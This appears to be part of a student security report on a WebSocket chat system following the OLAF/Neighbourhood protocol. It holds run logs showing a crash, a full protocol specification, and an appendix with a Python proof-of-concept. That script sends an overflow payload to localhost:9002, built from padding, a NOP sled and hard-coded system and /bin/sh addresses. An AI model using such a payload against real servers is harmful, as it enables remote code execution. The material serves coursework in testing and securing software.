ANJYXZXr8t7Q4YUNYl/WCJk5f8RTqduS5PjnLGV45xlTsOHI5VUXTKk1/gA749jZ
tNT0xibZkZN99OVGGepWWX/e+MGENNvIidPYTV+W1UtUG5QzNNZx8lV/iMBO+j7u
```

```
2QIDAQAB
-----END PUBLIC KEY-----

Client connected with name: test
Received message: {"counter":0,"data":{"id":"test","public_key":"-----BEGIN
PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApOgesnHVEtsY2Uy8mbIs\np40Eonr
onr5s3zg4nluOuMCUDWpAdG0c0bi82ALw5BJUn94zD1bs90Rx1q5LGD1I\n6/hYMgG2zt4g5pKt
G1oUJN4UkpUsn/54Kh5N7dUvnqZI+M17MaaGWwyoMuQf7vL6\nFht5KpmKRv7EADlfeJhy/pTuZ
HJeCKTpql+lKxEwOGhp69h67Oe+XTAOnplfQxJC\nANJYXZXr8t7Q4YUNYl/WCJk5f8RTqduS5P
jnLGV45xlTsOHI5VUXTKk1/gA749jZ\ntNT0xibZkZN99OVGGepWWX/e+MGENNvIidPYTV+W1Ut
UG5QzNNZx8lV/iMBO+j7u\n2QIDAQAB\n-----END PUBLIC KEY-----
\n","type":"hello"},"signature":"ZANxID4JxyvzRStBEcwR183CLFyUyiHv3iHn7Uv9d7
3bwwoi2TZgE7dszC8fvRGd\nMpKW/bOimGjk/GqjIZT9PNvWo19bOdnX30GKGfPq1o+vEH6ZPE+
qQR4l+p25GCIB\npHlylTvDd+GlmfL+RJ3OjG9GD3RC6a/aaxHCqjrnwHsz2tL8Ey5MgSH7uEro
3Vld\no7d77dCU3uTjPfKbBU6VccxolYiWb9lWvU+3HvOITLFF3s5S0IKQs8qO3GHEUFYV\n5zf
S6nfUmEXJcYnB2Bd6le2ajxpJT2hniK4t/SWnqKkc0Z6NidtEnuvW8Bph8a0a\nCO3ZZyGmF7m3
EPP9VFoY2A==\n","type":"signed_data"}
Received message: {"type":"client_list_request","user":"test"}
Received message: {"data":
{"type":null},"type":"client_list_request","user":"test"}
Received message: {"counter":2,"data":
{"message":"hello","sender":"zt2JlHVi5d2J43/Av64tPojnGQEJdp+lfUZSmA51Z4g=\n
","type":"public_chat"},"signature":"ci3ezjk0WkZh1L3wNFYr66j9mVPmOUTmhb+1sK
AHzF6xylxLCmMPbZzDEkCNEgqF\nclg49YYsYbZEjNne2l2zFHRIyvSE67P3NuRVAsjrUD0K84o
b8qK3in12UNYQYl8J\nMigUzDrPLBgs5WTKPjgs4/fSmRY5UZ6rXe+W7gjgs2iC+gAC4qnCz0kL
qCoxpMLe\nciDcgGgX5kfRklmUcx9IfBX8Tuz5hFfMUtcLwaJgiRbn76mCps63/FkIfuTTQWPr\
npgvFCZ225txJ1LupDMVkdKSRkEIm/oqnmX7XD8tWDLRDEzYMt4FImF0nflQApcmr\n8XxeQPkx
KcMUa8TxJADNww==\n","type":"signed_data"}
public chat received
Received message: {"counter":2,"data":
{"message":"hello","sender":"zt2JlHVi5d2J43/Av64tPojnGQEJdp+lfUZSmA51Z4g=\n
","type":"public_chat"},"signature":"ci3ezjk0WkZh1L3wNFYr66j9mVPmOUTmhb+1sK
AHzF6xylxLCmMPbZzDEkCNEgqF\nclg49YYsYbZEjNne2l2zFHRIyvSE67P3NuRVAsjrUD0K84o
b8qK3in12UNYQYl8J\nMigUzDrPLBgs5WTKPjgs4/fSmRY5UZ6rXe+W7gjgs2iC+gAC4qnCz0kL
qCoxpMLe\nciDcgGgX5kfRklmUcx9IfBX8Tuz5hFfMUtcLwaJgiRbn76mCps63/FkIfuTTQWPr\
npgvFCZ225txJ1LupDMVkdKSRkEIm/oqnmX7XD8tWDLRDEzYMt4FImF0nflQApcmr\n8XxeQPkx
KcMUa8TxJADNww==\n","type":"signed_data"}
Received message: {"clients":[{"client_id":1001,"public_key":"-----BEGIN
PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4n8+2Vi46xG4qwfJXR+6\ntQR4TL6
Be6jwfp6oVGzq9Aq19kOu+tLKW3IKgoUUha1XqfBYUox0kFqPBwjhxSvT\nFH23TMHhrqhUHHg3
QwW1u8wEk6gEIYo46LoEyANiSymRKFoP/1WxcRKrfNlzRD2R\nMpwlqhVa1T24QmPb/DkYTGmrq
NGUI0ZkretRHmF8M+Nej8Knb+CBHiwzUNRDRRub\nVhFzsUvPdBR5GEU8nmt86iEkb+JAe80MtK
YbynqyxmEuvgMw8qYZxofn9XkGD9Br\nUcInpXFDlKBWyHBUFTfzTtBvqG0YIFFK/peLAsqz2Wg
lOXuq07MNPRlp7/vn/CDV\nNQIDAQAB\n-----END PUBLIC KEY-----
\n"}],"type":"client_update"}
Received message: {"clients":[{"client_id":1001,"public_key":"-----BEGIN
PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4n8+2Vi46xG4qwfJXR+6\ntQR4TL6
Be6jwfp6oVGzq9Aq19kOu+tLKW3IKgoUUha1XqfBYUox0kFqPBwjhxSvT\nFH23TMHhrqhUHHg3
QwW1u8wEk6gEIYo46LoEyANiSymRKFoP/1WxcRKrfNlzRD2R\nMpwlqhVa1T24QmPb/DkYTGmrq
NGUI0ZkretRHmF8M+Nej8Knb+CBHiwzUNRDRRub\nVhFzsUvPdBR5GEU8nmt86iEkb+JAe80MtK
YbynqyxmEuvgMw8qYZxofn9XkGD9Br\nUcInpXFDlKBWyHBUFTfzTtBvqG0YIFFK/peLAsqz2Wg
```

```
lOXuq07MNPRlp7/vn/CDV\nNQIDAQAB\n-----END PUBLIC KEY-----\n"}],"data":
{"type":null},"type":"client_update"}
Received message: {"counter":3,"data":
{"message":"hello","sender":"zt2JlHVi5d2J43/Av64tPojnGQEJdp+lfUZSmA51Z4g=\n
","type":"public_chat"},"signature":"FvGyzQ5Dg3Uhc/3pb6OJQj9yRiqdGvCZXpdK1E
on/cEAMGfjDynTRBtTriNCbgw4\nR4CEqodeO/UFoxgE7P3+MEo/rMmkkXaN8HZmUMZX2cQ32Qj
3ULHADCV1poyKObjC\nXAT2JiF0RoGYkhaah+CWthKFrjrgfCA+weNJjR09cuNYyFhI7vIw0vB2
XjejHebs\nw/CPUTR2XyjyGJKwB7lkqz9NqCQzYHvnr/r7U4AV9WgycypvlGz8FJJcEcUYjJgo\
nq2d7DdDw2eEbs8OX/N7XGPFLpra6yA9dWPRwfuHg5xJ5ikFAwkgSMwpTzpRNAxDb\n7gYrAW7n
9qTK9ODtH1EGFQ==\n","type":"signed_data"}
public chat received
Received message: {"counter":3,"data":
{"message":"hello","sender":"zt2JlHVi5d2J43/Av64tPojnGQEJdp+lfUZSmA51Z4g=\n
","type":"public_chat"},"signature":"FvGyzQ5Dg3Uhc/3pb6OJQj9yRiqdGvCZXpdK1E
on/cEAMGfjDynTRBtTriNCbgw4\nR4CEqodeO/UFoxgE7P3+MEo/rMmkkXaN8HZmUMZX2cQ32Qj
3ULHADCV1poyKObjC\nXAT2JiF0RoGYkhaah+CWthKFrjrgfCA+weNJjR09cuNYyFhI7vIw0vB2
XjejHebs\nw/CPUTR2XyjyGJKwB7lkqz9NqCQzYHvnr/r7U4AV9WgycypvlGz8FJJcEcUYjJgo\
nq2d7DdDw2eEbs8OX/N7XGPFLpra6yA9dWPRwfuHg5xJ5ikFAwkgSMwpTzpRNAxDb\n7gYrAW7n
9qTK9ODtH1EGFQ==\n","type":"signed_data"}
localhost:9002
connection open
Client connected.
Received message: {"name":"1","type":"init"}
Received message: {"data":{"type":null},"name":"1","type":"init"}
Received message: {"counter":0,"data":{"id":"1","public_key":"-----BEGIN
PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX1c6DGQOcby/ObcPND1\n7L5dZG7
vgHGhP9ohCoBXP76ceoKPD6ATjSX8NmOELdAapqFbOurn0A2jfA4v7s84\nR1yz6IPb2UK8bhTj
6LWntX6m5+CqE+KTfOoqpzwiM0HoSJXrfPScDFzk1dlf8m2+\nlI7LgtE9DJsu1aGeWUlcBq2ow
TBTMefF6iXjQiCTkzLJEpK8tOVNc8g9obxVllhK\nxMH/8qgx/cWg7DEN91k8FmKoKCd6Tg2Ncf
oQibg3d3wcqAUuYCiTAXhfnpS6ZxHM\n7uEUPe1sJ73MKbGi3Tl2rSoKrp3nH8mvEjEFEjaheFI
nro1ZTl1oJivxiDT/l28k\nHwIDAQAB\n-----END PUBLIC KEY-----
\n","type":"hello"},"signature":"iVTcSY8kYdV+zH6IaPA3ovcEdrYUXbOOMV1NKZiL95
wcbw3TsRIxEZUoHlDjVNKs\nIwGOq8057v1354rCMdY3+PYjuGE7bKdKraLcXgs5n5Bahq12KdO
Kmlz9JOKRj81/\neD7ukB8mVfiVGR3bVauSvoK/BreTJNLmYUQ349IJKAay2QntzM0aZ4VE13yP
1mMM\nAyp60MxdLkDqIrNU1fYT1wA7c0S7K7231RhDhHaXeNEdFu5EteU8gAINsHo7Dnka\nH1K
Miv31U+3UrylFDFUJl09Nu01wu4HTn4prwX68zfYwXzfUaB83kd8W33kxyRzK\n0tw5LpxXiK87
J5e5+/DX0A==\n","type":"signed_data"}
Client connected with public key: -----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX1c6DGQOcby/ObcPND1
7L5dZG7vgHGhP9ohCoBXP76ceoKPD6ATjSX8NmOELdAapqFbOurn0A2jfA4v7s84
R1yz6IPb2UK8bhTj6LWntX6m5+CqE+KTfOoqpzwiM0HoSJXrfPScDFzk1dlf8m2+
lI7LgtE9DJsu1aGeWUlcBq2owTBTMefF6iXjQiCTkzLJEpK8tOVNc8g9obxVllhK
xMH/8qgx/cWg7DEN91k8FmKoKCd6Tg2NcfoQibg3d3wcqAUuYCiTAXhfnpS6ZxHM
7uEUPe1sJ73MKbGi3Tl2rSoKrp3nH8mvEjEFEjaheFInro1ZTl1oJivxiDT/l28k
HwIDAQAB
-----END PUBLIC KEY-----

Client connected with name: 1
Received message: {"counter":0,"data":{"id":"1","public_key":"-----BEGIN
PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX1c6DGQOcby/ObcPND1\n7L5dZG7
vgHGhP9ohCoBXP76ceoKPD6ATjSX8NmOELdAapqFbOurn0A2jfA4v7s84\nR1yz6IPb2UK8bhTj
6LWntX6m5+CqE+KTfOoqpzwiM0HoSJXrfPScDFzk1dlf8m2+\nlI7LgtE9DJsu1aGeWUlcBq2ow
```

```
TBTMefF6iXjQiCTkzLJEpK8tOVNc8g9obxVllhK\nxMH/8qgx/cWg7DEN91k8FmKoKCd6Tg2Ncf
oQibg3d3wcqAUuYCiTAXhfnpS6ZxHM\n7uEUPe1sJ73MKbGi3Tl2rSoKrp3nH8mvEjEFEjaheFI
nro1ZTl1oJivxiDT/l28k\nHwIDAQAB\n-----END PUBLIC KEY-----
\n","type":"hello"},"signature":"iVTcSY8kYdV+zH6IaPA3ovcEdrYUXbOOMV1NKZiL95
wcbw3TsRIxEZUoHlDjVNKs\nIwGOq8057v1354rCMdY3+PYjuGE7bKdKraLcXgs5n5Bahq12KdO
Kmlz9JOKRj81/\neD7ukB8mVfiVGR3bVauSvoK/BreTJNLmYUQ349IJKAay2QntzM0aZ4VE13yP
1mMM\nAyp60MxdLkDqIrNU1fYT1wA7c0S7K7231RhDhHaXeNEdFu5EteU8gAINsHo7Dnka\nH1K
Miv31U+3UrylFDFUJl09Nu01wu4HTn4prwX68zfYwXzfUaB83kd8W33kxyRzK\n0tw5LpxXiK87
J5e5+/DX0A==\n","type":"signed_data"}
Client disconnected.
Connected to server at ws://localhost:9002
Enter serverip:port to connect to or type 'exit' to quit: terminate called
after throwing an instance of 'websocketpp::exception'
  what():  Bad Connection
Aborted
```

Our server:

```
[2024-10-09 16:35:13] [devel] endpoint constructor
[2024-10-09 16:35:13] [devel] server constructor
Starting client thread...

Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...

Successfully connected to ws://127.0.0.1:9003
> Server hello sent

Sent client update request to server 2
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Connection to ws://127.0.0.1:9004 failed, retrying in 500ms...
Exceeded retry limit. Giving up on connecting to ws://127.0.0.1:9004

Connection initiated from: 127.0.0.1:50550
Received message: {"counter":12345,"data":"{\"public_key\":\"-----BEGIN
PUBLIC KEY-----
\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4n8+2Vi46xG4qwfJXR+6\\ntQR4T
L6Be6jwfp6oVGzq9Aq19kOu+tLKW3IKgoUUha1XqfBYUox0kFqPBwjhxSvT\\nFH23TMHhrqhUH
Hg3QwW1u8wEk6gEIYo46LoEyANiSymRKFoP/1WxcRKrfNlzRD2R\\nMpwlqhVa1T24QmPb/DkYT
GmrqNGUI0ZkretRHmF8M+Nej8Knb+CBHiwzUNRDRRub\\nVhFzsUvPdBR5GEU8nmt86iEkb+JAe
80MtKYbynqyxmEuvgMw8qYZxofn9XkGD9Br\\nUcInpXFDlKBWyHBUFTfzTtBvqG0YIFFK/peLA
sqz2WglOXuq07MNPRlp7/vn/CDV\\nNQIDAQAB\\n-----END PUBLIC KEY-----
\\n\",\"type\":\"hello\"}","signature":"uUbsrfbwEsAErQAj3PTrl10DaJQPW45hpd+
FLM6KqKXGLlJN4Sy++kL0gWIjyr9mjMqlGmKdT5e2TywMG7YpI/3s1bWq0r2J8HFyXX+F+5LkvV
```

```
maKtj9tkBpZomSTyz8SpK8bTbEGOxpwkpOZoi+LtEBR5bBsc585HYO1jZawBhqMNaUIScHI2yie
+0Kyc0GmEqACGipT0sBbM/hQxdpHgsKqTtQL/6qdJh2ocN+tkBQw7wx5++54oSuikc1jJALOdxV
KxZbQm6fFKc0YHNCWBgEEKF6hbPQsnWJLb6IN0G3O9N4sePxsq/KT3z6g/Q2/d9XqkEOhY3Ka2e
VgQAgWw==","type":"signed_data"}
Cancelling client connection timer
Verified signature of client 1001
Sent client update to server 2

Received message: {"type":"client_list_request"}
Sent client list to client 1001



Connection initiated from: 127.0.0.1:50552
Received message: {"counter":6,"data":"
{\"sender\":\"localhost\",\"type\":\"server_hello\"}","signature":"tz97EqY0
VnZzj1xy29QnKi1hKaVJPAnkOXBb9Z8PNC3jKIJa6LHAPmGLlOQMWDbq\nXfqIMtLhohkOeXr9W
zkjpkn6moO7Nzm+JrrkbonT6p5XV+8ff8hjUu/svLKQ1W8D\ni9+wLfCjNVlMCKhV1CQeq8sK/y
/Ik82vgJ/QAqGAIZxk5gWBTnPTn8arK6dkAKLL\nP/YFVfz/SRK+4xK0HR/HHgLn4UEJFhpuZrX
hL8YP2ZpbZo5OCFeUDkGjdfNlIOkU\nOh4EBQMauEUqG660NLRlDdydjz2YEF9gsBjRU5Km3r4z
y0ycc26Wv+ftS2a3nN6Q\nrgzijONR070K8ErHWLx80w==\n","type":"signed_data"}
Cancelling server connection timer
Invalid sender address entered in server hello
Received message: {"type":"client_update_request"}

Received message: {"clients":[{"client-id":"test","public-key":"-----BEGIN
PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApOgesnHVEtsY2Uy8mbIs\np40Eonr
onr5s3zg4nluOuMCUDWpAdG0c0bi82ALw5BJUn94zD1bs90Rx1q5LGD1I\n6/hYMgG2zt4g5pKt
G1oUJN4UkpUsn/54Kh5N7dUvnqZI+M17MaaGWwyoMuQf7vL6\nFht5KpmKRv7EADlfeJhy/pTuZ
HJeCKTpql+lKxEwOGhp69h67Oe+XTAOnplfQxJC\nANJYXZXr8t7Q4YUNYl/WCJk5f8RTqduS5P
jnLGV45xlTsOHI5VUXTKk1/gA749jZ\ntNT0xibZkZN99OVGGepWWX/e+MGENNvIidPYTV+W1Ut
UG5QzNNZx8lV/iMBO+j7u\n2QIDAQAB\n-----END PUBLIC KEY-----\n"},{"client-
id":"1","public-key":"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX1c6DGQOcby/ObcPND1\n7L5dZG7
vgHGhP9ohCoBXP76ceoKPD6ATjSX8NmOELdAapqFbOurn0A2jfA4v7s84\nR1yz6IPb2UK8bhTj
6LWntX6m5+CqE+KTfOoqpzwiM0HoSJXrfPScDFzk1dlf8m2+\nlI7LgtE9DJsu1aGeWUlcBq2ow
TBTMefF6iXjQiCTkzLJEpK8tOVNc8g9obxVllhK\nxMH/8qgx/cWg7DEN91k8FmKoKCd6Tg2Ncf
oQibg3d3wcqAUuYCiTAXhfnpS6ZxHM\n7uEUPe1sJ73MKbGi3Tl2rSoKrp3nH8mvEjEFEjaheFI
nro1ZTl1oJivxiDT/l28k\nHwIDAQAB\n-----END PUBLIC KEY-----
\n"}],"type":"client_update"}
server: /usr/local/include/nlohmann/json.hpp:2147: const value_type&
nlohmann::json_abi_v3_11_3::basic_json<ObjectType, ArrayType, StringType,
BooleanType, NumberIntegerType, NumberUnsignedType, NumberFloatType,
AllocatorType, JSONSerializer, BinaryType, CustomBaseClass>::operator[]
(const typename nlohmann::json_abi_v3_11_3::basic_json<ObjectType,
ArrayType, StringType, BooleanType, NumberIntegerType, NumberUnsignedType,
NumberFloatType, AllocatorType, JSONSerializer, BinaryType,
CustomBaseClass>::object_t::key_type&) const [with ObjectType = std::map;
ArrayType = std::vector; StringType = std::__cxx11::basic_string<char>;
BooleanType = bool; NumberIntegerType = long int; NumberUnsignedType = long
unsigned int; NumberFloatType = double; AllocatorType = std::allocator;
JSONSerializer = nlohmann::json_abi_v3_11_3::adl_serializer; BinaryType =
std::vector<unsigned char>; CustomBaseClass = void;
nlohmann::json_abi_v3_11_3::basic_json<ObjectType, ArrayType, StringType,
```

```
BooleanType, NumberIntegerType, NumberUnsignedType, NumberFloatType,
AllocatorType, JSONSerializer, BinaryType,
CustomBaseClass>::const_reference = const
nlohmann::json_abi_v3_11_3::basic_json<>&;
nlohmann::json_abi_v3_11_3::basic_json<ObjectType, ArrayType, StringType,
BooleanType, NumberIntegerType, NumberUnsignedType, NumberFloatType,
AllocatorType, JSONSerializer, BinaryType, CustomBaseClass>::value_type =
nlohmann::json_abi_v3_11_3::basic_json<>; typename
nlohmann::json_abi_v3_11_3::basic_json<ObjectType, ArrayType, StringType,
BooleanType, NumberIntegerType, NumberUnsignedType, NumberFloatType,
AllocatorType, JSONSerializer, BinaryType,
CustomBaseClass>::object_t::key_type = std::__cxx11::basic_string<char>]:
Assertion `it != m_data.m_value.object->end()' failed.
Aborted
```

Appendix 7: PoC for Exploit

```python
import asyncio
from websockets.sync.client import connect

def hello():
    with connect("ws://localhost:9002") as websocket:
        # Construct the message
        message = b"A" * (900) + b'\x90' * 5000   # 1024 'A's followed by
54 'A's +

        # Little-endian representations of the addresses
        address1 = b"\x70\x0d\x85\xf7\xff\x7f" #Address of system
        address2 = b"\xf0\x55\x84\xf7\xff\x7f" #Address of /bin/sh
        address3 = b"\x78\x86\x9d\xf7\xff\x7f" #Return address

        # Concatenate everything
        full_message = message + address1 + address2 + address3

        # Send the message
        websocket.send(full_message)

        # Receive response
        response = websocket.recv()
        print(f"Received: {response}")

hello()
```

Appendix 8: OLAF/Neighbourhood Protocol Documentation

OLAF/Neighbourhood protocol v1.1.3

By James, Jack, Tom, Mia, Valen, Isabelle, Katie & Cubie

Definitions

- **User** A user has a key pair. Each user connects to one server at a time.
- **Server** A server receives messages from clients and relays them towards the destination.
- **Neighbourhood** Servers organise themselves in a meshed network called a neighborhood. Each server in a neighbourhood is aware of and connects to all other servers
- **Fingerprint** A fingerprint is the unique identification of a user. It is a string obtained by taking Base64Encode(SHA-256(exported RSA public key)).

Main design principles

This protocol specification was obtained by taking parts of the original OLAF protocol combined with the neighbourhood protocol. The network structure resembles the original neighbourhood, while the messages and roles of the servers are similar to OLAF.

Network Topology

Client-to-client messages travel in the following path:

```
Client (Sender)
  |
  |  Message sent directly
  V
Server (Owner of the sender)
  |
  |  Message routed to the correct server
  V
Server (Owner of the receiver)
  |
  |  Message flooded to all receiving clients
  V
Client (Receiver)
```

If a server "owns" a client, that just means that the client is connected to that server (Since clients only connect to one server at a time). The transport layer of this protocol uses WebSockets (RFC 6455).

You can call the server you are connected to your home server. You can only connect to users connected to your home server or users on servers directly connected your home server. Refer to the additional file network topology examples, to see examples of neighbourhoods and other potential network arrangements.

Protocol defined messages

All messages are sent as UTF-8 JSON objects.

Sent by client

Messages include a counter and are signed to prevent replay attacks.

All below messages with `data` follow the below structure:

```
{
    "type": "signed_data",
    "data": {  },
    "counter": 12345,
    "signature": "<Base64 encoded (signature of (data JSON concatenated
with counter))>"
}
```

`counter` is a monotonically increasing integer. All handlers of a message should track the last counter value sent by a client and reject it if the current value is not greater than the last value. This defeats replay attacks. The hash used for `signature` follows the SHA-256 algorithm. base64 encoding follows RFC 4648.

Hello

This message is sent when first connecting to a server to establish your public key.

```
{
    "data": {
        "type": "hello",
        "public_key": "<Exported PEM of RSA public key>"
    }
}
```

Chat

Sent when a user wants to send a chat message to another user[s]. Chat messages are end-to-end encrypted. Only one AES key is generated and is sent to all recipients.

```
{
    "data": {
        "type": "chat",
        "destination_servers": [
            "<Address of each recipient's destination server>",
        ],
        "iv": "<Base64 encoded (AES initialisation vector)>",
        "symm_keys": [
            "<Base64 encoded (AES key encrypted with recipient's public RSA
key)>",
        ],
        "chat": "<Base64 encoded (AES ciphertext segment)>"
    }
}

{
    "chat": {
```

```
        "participants": [
            "<Fingerprint of sender comes first>",
            "<Fingerprints of recipients>",
        ],
        "message": "<Plaintext message>"
    }
}
```

Group chats are defined similar to how group emails work. Simply send a message to all recipients with multiple `participants`. The `symm_keys` field is an array which lists the AES key for the message encrypted for each recipient using their respective asymmetric key. Each of the `destination_servers`, `symm_keys`, and `participants` are in the same order, except for the sender, which is only included in the `participants` list.

Public chat

Public chats are not encrypted at all and are broadcasted as plaintext.

```
{
    "data": {
        "type": "public_chat",
        "sender": "<Fingerprint of sender>",
        "message": "<Plaintext message>"
    }
}
```

Client list

To retrieve a list of all currently connected clients on all servers. Your server will send a JSON response. This does not follow the `data` structure.

```
{
    "type": "client_list_request",
}
```

Server response:

```
{
    "type": "client_list",
    "servers": [
        {
            "address": "<Address of server>",
            "clients": [
                "<PEM of exported RSA public key of client>",
            ]
        },
```

```
    ]
}
```

Servers assume that a client/user is online as long as they have an open WebSocket with the home server.

Sent by server

Client update

A server will know when a client disconnects as the socket connection will drop off.

When one of the following things happens, a server should send a `client_update` message to all other servers in the neighbourhood so that they can update their internal state.

1. A client sends `hello`
2. A client disconnects

You don't need to send an update for clients who disconnected before sending `hello`.

The `client_update` advertises all currently connected users on a particular server.

```
{
    "type": "client_update",
    "clients": [
        "<PEM of exported RSA public key of client>",
    ]
}
```

Client update request

When a server comes online, it will have no initial knowledge of clients connected elsewhere, so it needs to request a `client_update` from all other servers in the neighbourhood.

```
{
    "type": "client_update_request"
}
```

All other servers respond by sending `client_update`

Server Hello

When a server establishes a connection with another server in the neighbourhood, it sends this message. It doesn't send a public key, as this should be shared prior when agreeing on a neighbourhood, and can be used to verify the identity of the server.

```

```

```
{
   "data": {
        "type": "server_hello",
        "sender": "<server IP connecting>"
   }
}
```

Definition Tables of Types and Sections and additional explanations

tables

Type	Type Meaning
signed_data	data that has a signature confirming the sender
client_list_request	request sent by client, to get the list of clients online connected to a server
client_update	update send by server letting clients know who has disconnected
client_list	reply by server to client_List_request which contains list of users online
client_update_request	server asking other servers for the client_update

different types in the data section	meaning
chat	message that has chat message data in it
hello	message sent when client connects to a server
public_chat	message sent to every one connected in the neighbourhood and homeServer not encrypted
server_hello	message sent between server-to-server connections

Counter

Every message sent by user, tied to their unique key set, has the counter attached to it. The recipient stores the counter value from the latest message sent to them by each user, then when ever a new message received, the counter value stored is compared to the value in the message. If the new value is larger than the old one, the message has not been resent. The starting value of the count will be 0.

The intention behind the addition of the counter is as a way to defend against replay attacks. A replay attack is a when a copy is taken of a message you receive, and is then resent to you later. For example, Alice sends Bob a message saying "meet me at the park at 2pm" and a malicious attacker takes a copy of that message. A few weeks later the malicious attacker resends Bob the message. Bob goes to the park and finds the malicious attacker there instead of Alice.

File transfers

File transfers are performed over an HTTP[S] API. The HTTP[s] server end point needs to be hosted at the same address as the WebsSocket server, but it can optionally use different port.

Upload file

Upload a file in the same format as an HTTP form.

```
"<server>/api/upload" {
    METHOD: POST
    body: file
}
```

The server makes no guarantees that it will accept your file or retain it for any given length of time. It can also reject the file based on an arbitrary file size limit. An appropriate `413` error can be returned for this case.

A successful file upload will result in the following response:

```
response {
    body: {
        file_url: "<...>"
    }
}
```

`file_url` is a unique URL that points to the uploaded file which can be retrieved later.

Retrieve file

```
"<file_url>" {
    METHOD: GET
}
```

The server will respond with the file data. File uploads and downloads are not authenticated and secured only by keeping the unique URL secret.

Client Responsibilities

When receiving a message from the server, the client first needs to validate the signature against the public key of the sender.

How to send a message?

There are two things to know about your recipient: their server address and public key. Use these to fill out a `"chat"` message and your server will forward it to the correct destination.

How do you know when you receive a message for you?

When receiving a chat message, you should attempt to decrypt the `symm_key` field, then use that to decrypt the `chat` field. If the result follows the format, then the message is directed to you. You can also

check for your public key in the `participants` list.

Server Responsibilities

A server is primarily a relay for messages. It does only a minimal amount of message parsing and state storage.

It is a server's responsibility to not forward garbage, so it should check all messages to ensure they follow a standard message format as above. This includes incoming (from other servers) and outgoing (from clients) messages.

A server is located by an address which optionally includes a port. The default port is the same as http[s]. 80 for non-TLS and 443 for TLS

- 10.0.0.27:8001
- my.awesomeserver.net
- localhost:666

Stored state

- Client list. A server should listen to every `client_update` message and use this to keep an internal list of all connected clients in the neighbourhood.
- Files
- List of other servers in the neighbourhood

Adding a new server to a neighbourhood

The server admins (Whoever is hosting the server) need to agree and each manually add the new server into the stored list. If not all servers agree on who is in the neighbourhood, the neighbourhood enters an invalid state and it is not guaranteed that all clients will be able to communicate.

Underlying technologies

The transport layer uses WebSockets, meaning the server will need to be HTTP-capable. There are various WebSocket libraries for the popular programming languages that will handle this.

Encryption

Asymmetric Encryption

Asymmetric encryption and decryption is performed with RSA.

- Key size/Modulus length (n) = 2048 bits
- Public exponent (e) = 65537
- Padding scheme: OAEP with SHA-256 digest/hash function
- Public keys are exported in PEM encoding with SPKI format.

Signing and verification also uses RSA. It shares the same keys as encryption/decryption.

- Padding scheme: PSS with SHA-256 digest/hash function
- Salt length: 32 bytes

Symmetric encryption is performed with AES in GCM mode.

- Initialisation vector (IV) = 16 bytes (Must be randomly generated)
- Additional/associated data = not used (empty).
- Key length: 16 bytes (128 bits)
- Authentication tag: 16 bytes (128 bits). The authentication tag takes up the final 128 bits of the ciphertext.

Order to apply different layers of encryption

- message is created
- create a signature by applying the signature scheme RSA-PSS
- encrypt the message using the symmetric encryption specified above
- encrypt the symmetric key used to encrypt the message with the public asymmetric encryption key of the intended recipient
- format these to be sent as shown in protocol defined messages

Appendix 9: OLAF/Neighbourhood Protocol Tut7 Documentation

OLAF/Neighbourhood protocol Tut7 v1.1.3

Based on OLAF/Neighbourhood v1.1.3 protocol by James, Jack, Tom, Mia, Valen, Isabelle, Katie & Cubie
Modified by Tutorial 7

Definitions

- **User** A user has a key pair. Each user connects to one server at a time.
- **Server** A server receives messages from clients and relays them towards the destination.
- **Neighbourhood** Servers organise themselves in a meshed network called a neighborhood. Each server in a neighbourhood is aware of and connects to all other servers
- **Fingerprint** A fingerprint is the unique identification of a user. It is obtained by taking Base64Encode(SHA-256(exported RSA public key)).

Main design principles

This protocol specification was obtained by taking parts of the original OLAF protocol combined with the neighbourhood protocol. The network structure resembles the original neighbourhood, while the messages and roles of the servers are similar to OLAF.

Network Topology

Client-to-client messages travel in the following path:

```
Client (Sender)
  |
  |  Message sent directly
  V
Server (Owner of the sender)
```

```
  |
  |  Message routed to the correct server
  V
Server (Owner of the receiver)
  |
  |  Message flooded to all receiving clients
  V
Client (Receiver)
```

If a server "owns" a client, that just means that the client is connected to that server (Since clients only connect to one server at a time). The transport layer of this protocol uses Websockets (RFC 6455).

You can call the server you are connected to your homeserver. You can only connect to users connected to your home server or users on servers directly connected your home server. Refer to the additional file network topology examples, to see examples of neighbourhoods and other potential network arrangments.

Protocol defined messages

All messages are sent as UTF-8 JSON objects.

Sent by client

Messages include a counter and are signed to prevent replay attacks.

All below messages with `data` follow the below structure:

```
{
    "type": "signed_data",
    "data": {  },
    "counter": 12345,
    "signature": "<Base64 encoded (signature of (data JSON concatenated
with counter))>"
}
```

`counter` is a monotonically increasing integer. All handlers of a message should track the last counter value sent by a client and reject it if the current value is not greater than the last value. This defeats replay attacks. The hash used for `signature` follows the SHA-256 algorithm. base64 encoding follows RFC 4648.

Hello

This message is sent when first connecting to a server to establish your public key.

```
{
    "data": {
        "type": "hello",
        "public_key": "<Exported PEM of RSA public key>"
```

```
    }
}
```

Chat

Sent when a user wants to send a chat message to another user[s]. Chat messages are end-to-end encrypted. Time to death is 1 minute.

```
{
    "data": {
        "type": "chat",
        "destination_servers": [
            "<Address of each recipient's destination server>",
        ],
